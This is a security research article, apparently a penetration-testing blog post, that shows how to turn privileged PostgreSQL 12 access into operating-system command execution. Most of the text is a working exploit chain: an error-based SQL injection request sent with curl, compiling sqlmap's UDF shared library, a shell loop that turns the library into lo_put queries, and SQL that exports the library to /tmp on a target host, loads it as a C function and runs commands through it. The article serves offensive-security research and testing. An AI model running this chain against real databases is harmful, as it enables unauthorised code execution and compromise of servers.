PostgreSQL code execution: UDF revisited
Introduction

The purpose of this short research was to determine a possible solution to escalate from PostgreSQL privileged access to code execution. PostgreSQL is known for its powerful file system interaction capabilities; however, the last version of it where SQLmap allowed code execution was version 9, which was released before 2017. During penetration testing / security assessments, it is very likely that if you encounter a PostgreSQL database, it will be newer (as of 2020, the current version is 12.x), which might lower your chances of executing code on the underlying operating system. The screenshots below show exploitation attempts on the latest PostgreSQL 12 using SQLmap.


In May 2020, an interesting article was released. It explained how to turn a PostgreSQL SQL injection into an RCE, assuming that:
- The injection allows for reliable exploitation due to the possibility of injecting a nested query
- The database user has superuser rights
The article can be found here: https://pulsesecurity.co.nz/articles/postgres-sqli, and the described technique takes advantage of PostgreSQL filesystem read/write capabilities to save a malicious postgresql.conf file.
In this article, I will show you another way to execute code on a remote PostgreSQL database: by bringing the not-so-old UDF technique back to life.
Before we start, I will briefly introduce just the described injection type, as it will justify the later flow of the article. If you read the article linked above, which also relies on PostgreSQL's write primitive, it presents the security issue from an SQL injection standpoint, and that injection is exploitable using curl:
curl 'http://127.0.0.1:5000/?order=id&sort=,(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||(SELECT%20version())%20AS%20NUMERIC))=%271%27)%20THEN%20name%20ELSE%20note%20END)'
ERROR: invalid input syntax for type numeric: " PostgreSQL 11.7 (Debian 11.7-0+deb10u1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 8.3.0-6) 8.3.0, 64-bit"
As you can see, the SQL injection bug is error-based exploitable. Moreover, it allows executing a fully formatted subquery within the injected part, which technically has almost the same impact as interacting with a pure PostgreSQL database. Thus, in this article, we will not use the SQL injection attack vector; instead, we will use a direct connection to the PostgreSQL instance for simplicity. SQL injections can occur in different variants, but if you get the idea of injecting a subquery, regardless of whether your SQL injection looks like the aforementioned example or not, the technique described below can be split into injection subqueries and applied.
User-Defined Functions
It is very likely that you have already heard about the Raptor UDF (User-Defined Function) exploit (https://www.exploit-db.com/exploits/1518), which allows executing code on a system where a MySQL database is running. MySQL is written in C and C++, and it utilizes shared libraries to import functions from them, so the exploit is really about being a shared library that allows the database it is being used by to utilize its do_system() function (which executes shell commands).
PostgreSQL is written in C and it also utilizes shared libraries. Thus, the UDF technique is also applicable to PostgreSQL, and it was supported by SQLmap until version 10, as shown previously. Luckily, the maintainers of the SQLmap GitHub repository preserved the files used for the UDF code execution method. Let's try to compile a shared library for PostgreSQL. We will be using Kali 2019.4 64-bit.
First, Postgres 12 will be installed on our local (attacker) machine. It can be done using the command:
sudo apt-get install postgresql-12 postgresql-server-dev-12 postgresql-client-12 -y
To check whether the installation was successful, issue two commands:
psql --version
pg_config --includedir-server

Now, we can download the aforementioned UDF libraries. Simply use the command:

git clone https://github.com/sqlmapproject/udfhack.git
Proceed to the folder shown in the screenshot below, where lib_postgresqludf_sys.c is stored, and execute the gcc command:
gcc lib_postgresqludf_sys.c -I`pg_config --includedir-server` -fPIC -shared -o udf64.so
Since we installed the PostgreSQL server a while ago, let's check if the library works as expected:
create or replace function exec(char) returns char as '/tmp/udfhack/linux/lib_postgresqludf_sys/udf64.so','sys_eval' language c strict;
select exec('id');


You can find the actual implementation details in the .c file that is compiled.

Note that SQLmap's implementation could be altered to decrease the size of the resulting file so it just contains that one function we need. The reason for not doing it is, again, convenience. The C extensions for PostgreSQL databases have to follow some specific standards related to Postgres headers, so recompilation and altering the source code might mean going through some compiler errors.
As you can see, it is possible to execute code locally using the UDF library; however, in a remote scenario we will need a file transfer capability in order to transfer the precompiled library to the victim system. This can be done with a little abuse of PostgreSQL features.
Abusing Postgres' Large Objects
PostgreSQL databases utilize a special feature called Large Objects. In short, this mechanism allows storing very large portions of data in the database, and moreover, that data can also be exported to the underlying filesystem. You can read more about large objects here: https://www.postgresql.org/docs/12/largeobjects.html
Large objects can consist of bytes which can later be exported to a file. Consider the following example of writing a file:
select loid from pg_largeobject; -- Allows checking if there are already any objects stored in the database.

Currently there are no objects in the database, which is good, as they will not corrupt the file we want to write. In case any result is returned, the object corresponding to the result can be easily deleted when referenced by its loid, using the query:
select lo_unlink(16388); -- exemplary loid
As the large object table is now empty, we can create one using:
select lo_creat(-1); -- this will return the ID of the newly created object

Next, the loid can be used to write binary data to disk. We will use a sequence of queries to write some bytes to a file:
select lo_put(32769, 0, '\x41424344');
select lo_put(32769, 4, '\x45464748');
select lo_put(32769, 8, '\x494a4b4c');
lo_put requires the loid as the first argument and the offset within the object as the second argument. As we want to write the series of bytes one after another, the offset is increased with each subsequent query.
In the end, we perform the query:
select lo_export(32769, '/tmp/largeobject.txt');

Putting it together
At this point, we have the capability of creating and importing a custom library that allows us to execute code on the system, as well as the possibility to turn byte arrays into binary files on disk. Thus, in order to perform remote code execution on a Postgres database, we will:
- Connect to a remote PostgreSQL 12 instance as a privileged user
- Create a large object and get its ID
- Split udf.so into bytes and create a series of lo_put queries
- Export the large object
- Load the library and execute code
First, we will transform the library into bytes:
xxd -p udf64.so | tee udf.txt
x=0
while read line; do echo "select lo_put(PLACEHOLDER, $x, '\\x$line');" >> u.psql; x=$((x+30)); done < udf.txt

Currently, the u.psql file contains a sequence of lo_put queries with an undefined ID (we will replace the placeholder with the real LOID as soon as it's known). Since each line is 30 bytes long (60 characters, every two characters describe one byte's hex value), the offset is increased by 30 in each query. Having the u.psql file ready, we can now connect to the remote database instance and prepare the large object:

As the objects are cleared, we can now create the object:

Now we know the object's ID, so we can change the PLACEHOLDER value in the u.psql file to 24588:

And run the file using the psql -f utility. Note that in an SQL injection scenario, you would rather need to run a sequence of curl commands, but in the end the logic behind it is the same.
psql -h 192.168.139.148 -p 5431 -U myuser -d mydb -f /tmp/udfhack/linux/lib_postgresqludf_sys/u.psql


Once the inserts are done, we connect to the database once again in order to execute the export.
select lo_export(24588, '/tmp/exploit.so');
create or replace function exec(char) returns char as '/tmp/exploit.so','sys_eval' language c strict;
select exec('ifconfig');



As you can see, it was possible to remotely execute code on a PostgreSQL 12 database. Note that this technique has been tested just on PostgreSQL 12, but it is very likely that the same can be done on versions 10 or 11, which are also not supported by SQLmap's --os-shell feature.
Originally published in August 2020.